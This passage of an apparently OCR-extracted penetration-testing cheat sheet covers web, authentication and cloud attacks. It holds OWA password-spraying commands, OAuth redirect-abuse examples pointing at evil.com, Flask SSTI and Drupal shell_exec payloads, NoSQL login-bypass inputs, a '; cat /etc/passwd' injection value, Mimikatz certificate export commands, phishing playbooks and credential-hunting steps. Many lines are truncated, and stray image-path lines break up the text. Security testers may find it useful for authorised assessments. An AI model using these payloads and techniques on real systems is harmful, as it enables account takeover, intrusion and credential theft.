Invoke-PasswordSprayOWA -ExchHostName mail.r-1x.com -UserList C:\users.txt -Password Dakota2019! -OutFile C
python3 atomizer.py owa mail.r-1x.com 'Dakota2019!' ../users.txt

# https://github.com/gremwell/o365enum
./o365enum.py -u users.txt -p Password2 -n 1
```

Bypasses

```
# UserName Recon/Password Spraying - http://www.blackhillsinfosec.com/?p=4694
# Password Spraying MFA/2FA - http://www.blackhillsinfosec.com/?p=5089
# Password Spraying/GlobalAddressList - http://www.blackhillsinfosec.com/?p=5330
# Outlook 2FA Bypass - http://www.blackhillsinfosec.com/?p=5396
# Malicious Outlook Rules - https://silentbreaksecurity.com/malicious-outlook-rules/
# Outlook Rules in Action - http://www.blackhillsinfosec.com/?p=5465

Name Conventions:
- FirstnameLastinitial
- FirstnameLastname
- Lastname.firstname
```

OAuth

Explanation


```
# OAuth 2.0
https://oauth.net/2/
https://oauth.net/2/grant-types/authorization-code/

Flow:

1. MyWeb tried integrate with Twitter.
2. MyWeb request to Twitter if you authorize.
3. Prompt with a consent.
4. Once accepted Twitter send request redirect_uri with code and state.
5. MyWeb take code and it's own client_id and client_secret and ask server for access_token.
6. MyWeb call Twitter API with access_token.

Definitions:

- resource owner: The resource owner is the user/entity granting access to their protected resource, such a
- resource server: The resource server is the server handling authenticated requests after the application
- client application: The client application is the application requesting authorization from the resource
authorization server: The authorization server is the server issuing access tokens to the client applicatio
- client_id: The client_id is the identifier for the application. This is a public, non-secret unique ident
- client_secret: The client_secret is a secret known only to the application and the authorization server.
- response_type: The response_type is a value to detail which type of token is being requested, such as cod
- scope: The scope is the requested level of access the client application is requesting from the resource
- redirect_uri: The redirect_uri  is the URL the user is redirected to after the authorization is  complete
- state: The state  parameter can persist data between the user being directed to the  authorization server
- grant_type: The grant_type parameter explains what the grant type is, and which token is going to be retu
- code: This code is the authorization code received from the authorization server which will be in the que
- access_token: The access_token is the token that the client application uses to make API requests on beha
- refresh_token: The refresh_token allows an application to obtain a new access_token without prompting the
```

Bugs

```
- Weak redirect_uri configuration
• Open redirects: https://yourtweetreader.com/callback?redirectUrl=https://evil.com
• Path traversal: https://yourtweetreader.com/callback/../redirect?url=https://evil.com
• Weak redirect_uri regexes: https://yourtweetreader.com.evil.com
• HTML Injection and stealing tokens via referer header: https://yourtweetreader.com/callback/home/attacker

- Improper handling of state parameter

• Slack integrations allowing an attacker to add their Slack account as the recipient of all notifications,
• Stripe integrations allowing an attacker to overwrite payment info and accept payments from the victim's
• PayPal integrations allowing an attacker to add their PayPal account to the victim's account, which would

- Assignment of accounts based on email address

• If not email verification is needed in account creation, register before the victim.
• If not email verification in Oauth signing, register other app before the victim.

- Disclosure of secrets in url

- Access token passed in request body
   → If the access token is passed in the request body at the time of allocating the access token to the we

- Reusability of an Oauth access token
   → Sometimes there are cases where an Ouath token previously used does not expire with an immediate effec
```

Multiple OAUTH resources

```
https://owasp.org/www-pdf-archive/20151215-Top_X_OAuth_2_Hacks-asanso.pdf
https://medium.com/@lokeshdlk77/stealing-facebook-mailchimp-application-oauth-2-0-access-token-3af51f89f5b0
https://medium.com/a-bugz-life/the-wondeful-world-of-oauth-bug-bounty-edition-af3073b354c1
https://gauravnarwani.com/misconfigured-oauth-to-account-takeover/
https://medium.com/@Jacksonkv22/oauth-misconfiguration-lead-to-complete-account-takeover-c8e4e89a96a
https://medium.com/@logicbomb_1/bugbounty-user-account-takeover-i-just-need-your-email-id-to-login-into-you
https://medium.com/@protector47/full-account-takeover-via-referrer-header-oauth-token-steal-open-redirect-v
https://hackerone.com/reports/49759
https://hackerone.com/reports/131202
https://hackerone.com/reports/6017
https://hackerone.com/reports/7900
https://hackerone.com/reports/244958
https://hackerone.com/reports/405100
https://ysamm.com/?p=379
https://www.amolbaikar.com/facebook-oauth-framework-vulnerability/
https://medium.com/@godofdarkness.msf/mail-ru-ext-b-scope-account-takeover-1500-abdb1560e5f9
https://medium.com/@tristanfarkas/finding-a-security-bug-in-discord-and-what-it-taught-me-516cda561295
https://medium.com/@0xgaurang/case-study-oauth-misconfiguration-leads-to-account-takeover-d3621fe8308b
https://medium.com/@rootxharsh_90844/abusing-feature-to-steal-your-tokens-f15f78cebf74
http://blog.intothesymmetry.com/2014/02/oauth-2-attacks-and-bug-bounties.html
http://blog.intothesymmetry.com/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html
https://www.veracode.com/blog/research/spring-social-core-vulnerability-disclosure
https://medium.com/@apkash8/oauth-and-security-7fddce2e1dc5
```



Flask

```
# https://github.com/Paradoxis/Flask-Unsign

pip3 install flask-unsign
flask-unsign
flask-unsign --decode --cookie 'eyJsb2dnZWRfaW4iOmZhbHNlfQ.XDuWxQ.E2Pyb6x3w-NODuflHoGnZOEpbH8'
flask-unsign --decode --server 'https://www.example.com/login'
flask-unsign --unsign --cookie < cookie.txt
flask-unsign --sign --cookie "{'logged_in': True}" --secret 'CHANGEME'

# Python Flask SSTI Payloads and tricks

* {{url_for.globals}}
* {{request.environ}}
* {{config}}
* {{url_for.__globals__.__builtins__.open('/etc/passwd').read()}}
* {{self}}
* request|attr('class') == request.class == request[\x5f\x5fclass\x5f\x5f]
```

Symfony && Twig

```
**Tools**
# Server-Side Template Injection and Code Injection Detection and Exploitation Tool
https://github.com/epinna/tplmap
./tplmap.py -u 'http://www.target.com/page?name=John'

# Twig:
https://medium.com/server-side-template-injection/server-side-template-injection-faf88d0c7f34

# Symfony:
Check for www.example.com/_profiler/ it contains errors and server variables
```

Drupal

```
**Tools**
# droopescan
# https://github.com/droope/droopescan
droopescan scan drupal -u https://example.com -t 32

# drupwn
# https://github.com/immunIT/drupwn
sudo python3 drupwn --mode enum|exploit --target https://example.com

# https://github.com/ajinabraham/CMSScan
docker build -t cmsscan .
docker run -it -p 7070:7070 cmsscan
python3 cmsmap.py -f D https://www.example.com -F

# https://github.com/Tuhinshubhra/CMSeeK
python3 cmseek.py -u domain.com

# Drupal < 8.7.x Authenticated RCE module upload
https://www.drupal.org/project/drupal/issues/3093274
https://www.drupal.org/files/issues/2019-11-08/drupal_rce.tar_.gz

# Drupal < 9.1.x Authenticated RCE Twig templates
https://www.drupal.org/project/drupal/issues/2860607
"Administer views" -> new View of User Fields - >Add a "Custom text"
"{{ {"#lazy_builder": ["shell_exec", ["touch /tmp/hellofromviews"]]} }}"

# If found /node/$NUMBER, the number could be devs or tests pages

```

NoSQL & MongoDB

```
# Tools
# https://github.com/codingo/NoSQLMap
python NoSQLMap.py
# https://github.com/torque59/Nosql-Exploitation-Framework
python nosqlframework.py -h

# Payload:
' || 'a'=='a

mongodbserver:port/status?text=1

# in URL
username[$ne]=toto&password[$ne]=toto

##in JSON
{"username": {"$ne": null}, "password": {"$ne": null}}
{"username": {"$gt":""}, "password": {"$gt":""}}

- Trigger MongoDB syntax error -> ' " \ ; { }
- Insert logic -> ' || '1' == '1' ; //
- Comment out -> //
- Operators -> $where $gt $lt $ne $regex
- Mongo commands -> db.getCollectionNames()
```

PHP

```
# Tools
https://github.com/TarlogicSecurity/Chankro
# Bypass disable_functions and open_basedir
python2 chankro.py --arch 64 --input rev.sh --output chan.php --path /var/www/html
# Unserialize PHP Payload generator
https://github.com/ambionics/phpggc
# Backup Artifacts
# https://github.com/mazen160/bfac
bfac --url http://example.com/test.php

```

RoR (Ruby on Rails)

```
**Tools**
# https://github.com/presidentbeef/brakeman
gem install brakeman
brakeman /path/to/rails/application
```

JBoss - Java Deserialization

```
# JexBoss
# https://github.com/joaomatosf/jexboss
python jexboss.py -host http://target_host:8080
```

OneLogin - SAML Login

```
# https://developers.onelogin.com/saml
# https://github.com/fadyosman/SAMLExtractor
./samle.py -u https://carbon-prototype.uberinternal.com/
./samle.py -r "https://domain.onelogin.com/trust/saml2/http-post/sso/571434?SAMLRequest=nVNNb9swDP0rhu7%2B
```

Flash SWF

```
# SWF Param Finder
https://github.com/m4ll0k/SWFPFinder
bash swfpfinder.sh https://example.com/test.swf
```

Nginx

```
curl -gsS https://example.com:443/../../../%00/nginx-handler?/usr/lib/nginx/modules/ngx_stream_module.so:1

# If merge_slashes is OFF path traversal is possible, just append 1 slash more to find
///////../../../etc/passwd
```

Python

```
# Analyze Python code
https://github.com/PyCQA/bandit

# Python Web Server common flaws
Input injection in filename:
"; cat /etc/passwd

```

Tomcat

```
Check if the following scripts exists (v4.x - v7.x):
/examples/jsp/num/numguess.jsp
/examples/jsp/dates/date.jsp
/examples/jsp/snp/snoop.jsp
/examples/jsp/error/error.html
/examples/jsp/sessions/carts.html
/examples/jsp/checkbox/check.html
/examples/jsp/colors/colors.html
/examples/jsp/cal/login.html
/examples/jsp/include/include.jsp
/examples/jsp/forward/forward.jsp
/examples/jsp/plugin/plugin.jsp
/examples/jsp/jsptoserv/jsptoservlet.jsp
/examples/jsp/simpletag/foo.jsp
/examples/jsp/mail/sendmail.jsp
/examples/servlet/HelloWorldExample
/examples/servlet/RequestInfoExample
/examples/servlet/RequestHeaderExample
/examples/servlet/RequestParamExample
/examples/servlet/CookieExample
/examples/servlet/JndiServlet
/examples/servlet/SessionExample
/tomcat-docs/appdev/sample/web/hello.jsp

Users under
$TOMCAT_HOME/tomcat6/tomcat-users.xml
```

Adobe AEM

```
https://github.com/0ang3el/aem-hacker
```

Magento


```
https://github.com/steverobbins/magescan
```


SAP

```
# Fuzzing dictionary
https://raw.githubusercontent.com/jackrichardzon/s4p0/master/S4P-DIR.txt
```

2FA

Common flaws







```
https://medium.com/@iSecMax/two-factor-authentication-security-testing-and-possible-bypasses-f65650412b35

```

Cloud

- General
- AWS
- Azure
- Google Cloud Platform
- Cloud Info Gathering
- Docker && Kubernetes
- CDNs

General

```
# Tools
# Non provider specific and general purpose
# https://github.com/nccgroup/ScoutSuite
# https://github.com/initstring/cloud_enum
python3 cloud_enum.py -k companynameorkeyword
# https://github.com/cyberark/SkyArk
# https://github.com/SecurityFTW/cs-suite
    cd /tmp
    mkdir .aws
    cat > .aws/config <<EOF
        [default]
        output = json
        region = us-east-1
    EOF
    cat > .aws/credentials <<EOF
        [default]
        aws_access_key_id = XXXXXXXXXXXXXXX
        aws_secret_access_key = XXXXXXXXXXXXXXXXXXXXXXXXX
    EOF
    docker run -v `pwd`/.aws:/root/.aws -v `pwd`/reports:/app/reports securityftw/cs-suite -env aws
# Dictionary
https://gist.github.com/BuffaloWill/fa96693af67e3a3dd3fb

Searching for bad configurations

No auditable items:
• DoS testing
• Intense fuzzing
• Phishing the cloud provider’s employees
• Testing other company’s assets
• Etc.

Audit policies:

# Azure
https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement
# Aws
https://aws.amazon.com/security/penetration-testing/
# GCP
https://support.google.com/cloud/answer/6262505?hl=en

```



PRODUCT	aws	Microsoft Azure	Google Cloud Platform
Virtual Servers	Instances	VMs	VM Instances
Platform-as-a-Service	Elastic Beanstalk	Cloud Services	App Engine
Serverless Computing	Lambda	Azure Functions	Cloud Functions
Docker Management	ECS	Container Service	Container Engine
Kubernetes Management	EKS	Kubernetes Service	Kubernetes Engine
Object Storage	S3	Block Blob	Cloud Storage
Archive Storage	Glacier	Archive Storage	Coldline
File Storage	EFS	Azure Files	ZFS / Avere
Global Content Delivery	CloudFront	Delivery Network	Cloud CDN
Managed Data Warehouse	Redshift	SQL Warehouse	Big Query

Recon

```
# PoC from Forward DNS dataset
# This data is created by extracting domain names from a number of sources and then sending DNS queries fo
https://opendata.rapid7.com/sonar.fdns_v2/
cat CNAME-DATASET-NAME | pigz -dc | grep -E "\.azurewebsites\.com"
cat CNAME-DATASET-NAME | pigz -dc | grep -E "\.s3\.amazonaws\.com"

• First step should be to determine what services are in use
• More and more orgs are moving assets to the cloud one at a time
• Many have limited deployment to cloud providers, but some have fully embraced the cloud and are using it
• Determine things like AD connectivity, mail gateways, web apps, file storage, etc.
• Traditional host discovery still applies
• After host discovery resolve all names, then perform whois
lookups to determine where they are hosted
• Microsoft, Amazon, Google IP space usually indicates cloud service usage
    ◇ More later on getting netblock information for each cloud service
• MX records can show cloud-hosted mail providers
• Certificate Transparency (crt.sh)
• Monitors and logs digital certs
• Creates a public, searchable log
• Can help discover additional subdomains
• More importantly… you can potentially find more Top Level Domains (TLD's)!
• Single cert can be scoped for multiple domains
• Search (Google, Bing, Baidu, DuckDuckGo): site:targetdomain.com -site:www.targetdomain.com
• Shodan.io and Censys.io zoomeye.org
• Internet-wide portscans
• Certificate searches
• Shodan query examples:
    ◇ org:"Target Name"
    ◇ net:"CIDR Range"
    ◇ port:"443"
• DNS Brute Forcing
• Performs lookups on a list of potential subdomains
• Make sure to use quality lists
• SecLists: https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS
• MX Records can help us identify cloud services in use
    ◇ O365 = target-domain.mail.protection.outlook.com
    ◇ G-Suite = google.com | googlemail.com
    ◇ Proofpoint = pphosted.com
• If you find commonalities between subdomains try iterating names
```

- Other Services
  - ◇ HackerTarget https://hackertarget.com/
  - ◇ ThreatCrowd https://www.threatcrowd.org/
  - ◇ DNSDumpster https://dnsdumpster.com/
  - ◇ ARIN Searches https://whois.arin.net/ui/
    - ▪ Search bar accepts wild cards “*”
    - ▪ Great for finding other netblocks owned by the same organization
- Azure Netblocks
    - ▪ Public: https://www.microsoft.com/en-us/download/details.aspx?id=56519
    - ▪ US Gov: http://www.microsoft.com/en-us/download/details.aspx?id=57063
    - ▪ Germany: http://www.microsoft.com/en-us/download/details.aspx?id=57064
    - ▪ China: http://www.microsoft.com/en-us/download/details.aspx?id=57062
- AWS Netblocks
  - ◇ https://ip-ranges.amazonaws.com/ip-ranges.json
- GCP Netblocks
  - ◇ Google made it complicated so there’s a script on the next page to get the current IP netblocks.
- Box.com Usage
  - ◇ Look for any login portals
    - ▪ https://companyname.account.box.com
  - ◇ Can find cached Box account data too
- Employees
  - ◇ LinkedIn
  - ◇ PowerMeta https://github.com/dafthack/PowerMeta
  - ◇ FOCA https://github.com/ElevenPaths/FOCA
  - ◇ hunter.io

Tools:
- Recon-NG https://github.com/lanmaster53/recon-ng
- OWASP Amass https://github.com/OWASP/Amass
- Spiderfoot https://www.spiderfoot.net/
- Gobuster https://github.com/OJ/gobuster
- Sublist3r https://github.com/aboul3la/Sublist3r

Foothold:
- Find ssh keys in shhgit.darkport.co.uk https://github.com/eth0izzle/shhgit
- GitLeaks https://github.com/zricethezav/gitleaks
- Gitrob https://github.com/michenriksen/gitrob
- Truffle Hog https://github.com/dxa4481/truffleHog


Password attacks:
- Password Spraying
  - ◇ Trying one password for every user at an org to avoid account lockouts (Spring2020)
- Most systems have some sort of lockout policy
  - ◇ Example: 5 attempts in 30 mins = lockout
- If we attempt to auth as each individual username one time every 30 mins we lockout nobody
- Credential Stuffing
  - ◇ Using previously breached credentials to attempt to exploit password reuse on corporate accounts
- People tend to reuse passwords for multiple sites including corporate accounts
- Various breaches end up publicly posted
- Search these and try out creds
- Try iterating creds

Web server explotation
- Out-of-date web technologies with known vulns
- SQL or command injection vulns
- Server-Side Request Forgery (SSRF)
- Good place to start post-shell:
- Creds in the Metadata Service
- Certificates
- Environment variables
- Storage accounts
- Reused access certs as private keys on web servers
  - ◇ Compromise web server
  - ◇ Extract certificate with Mimikatz
  - ◇ Use it to authenticate to Azure
- Mimikatz can export “non-exportable” certificates:
  ```
  mimikatz# crypto::capi
  mimikatz# privilege::debug
  mimikatz# crypto::cng
  mimikatz# crypto::certificates /systemstore:local_machine /store:my /export
  ```

Phising
- Phishing is still the #1 method of compromise
- Target Cloud engineers, Developers, DevOps, etc.
- Two primary phishing techniques:
  - ◇ Cred harvesting / session hijacking
  - ◇ Remote workstation compromise w/ C2
- Attack designed to steal creds and/or session cookies
- Can be useful when security protections prevent getting shells
- Email a link to a target employee pointing to cloned auth portal
  - ◇ Examples: Microsoft Online (O365, Azure, etc.), G-Suite, AWS Console
- They auth and get real session cookies… we get them too.

Phishing: Remote Access
- Phish to compromise a user's workstation
- Enables many other options for gaining access to cloud resources
- Steal access tokens from disk
- Session hijack
- Keylog
- Web Config and App Config files
  - ◇ Commonly found on pentests to include cleartext creds
  - ◇ WebApps often need read/write access to cloud storage or DBs
  - ◇ Web.config and app.config files might contain creds or access tokens
  - ◇ Look for management cert and extract to pfx like publishsettings files
  - ◇ Often found in root folder of webapp
- Internal Code Repositories
  - ◇ Gold mine for keys
  - ◇ Find internal repos:
    - ▪ A. Portscan internal web services (80, 443, etc.) then use EyeWitness to screenshot each service to
    - ▪ B. Query AD for all hostnames, look for subdomains git, code, repo, bitbucket, gitlab, etc..
  - ◇ Can use automated tools (gitleaks, trufflehog, gitrob) or use built-in search features
    - ▪ Search for AccessKey, AKIA, id_rsa, credentials, secret, password, and token
- Command history
- The commands ran previously may indicate where to look
- Sometimes creds get passed to the command line
- Linux hosts command history is here:
  - ◇ ~/.bash_history
- PowerShell command history is here:
  - ◇ %USERPROFILE%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

Post-Compromise Recon
- Who do we have access as?
- What roles do we have?
- Is MFA enabled?
- What can we access (webapps, storage, etc.?)
- Who are the admins?
- How are we going to escalate to admin?
- Any security protections in place (ATP, GuardDuty, etc.)?


aws
Query MetaData Instance for creds
Microsoft Azure
Office 365
Legacy auth
Google Cloud
Credentials relayed to cloud services and attacker receives tokens/creds
Public Code Repositories
Potential MFA bypasses at legacy auth portals
Attacker C2/Phishing Infrastructure
Link directs user to login to attacker MITM proxy
Shell established on employee machine
Exploit Web Servers
Password Spray
On-prem ADFS spraying
Search public repositories for access keys
Pillage Public Buckets and Storage
Cloud Engineer/Developer
Cloud Engineer/Developer
Phishing for creds & cookies message sent
Phishing for shells message sent
Search system and network for keys
Internal Code Repository
On-prem network
Attacker

Cloud Info Gathering

```
# Azure IP Ranges
https://azurerange.azurewebsites.net/

# AWS IP Range
https://ip-ranges.amazonaws.com/ip-ranges.json
- Get creation date
jq .createDate < ip-ranges.json
- Get info for specific region
jq  '.prefixes[] | select(.region=="us-east-1")' < ip-ranges.json
- Get all IPs
jq -r '.prefixes | .[].ip_prefix' < ip-ranges.json

# Online services
https://viewdns.info/
https://securitytrails.com/
https://www.shodan.io/search?query=net%3A%2234.227.211.0%2F24%22
https://censys.io/ipv4?q=s3

# Google Dorks
site:*.amazonaws.com -www "compute"
site:*.amazonaws.com -www "compute" "ap-south-1"
site:pastebin.com "rds.amazonaws.com" "u " pass OR password
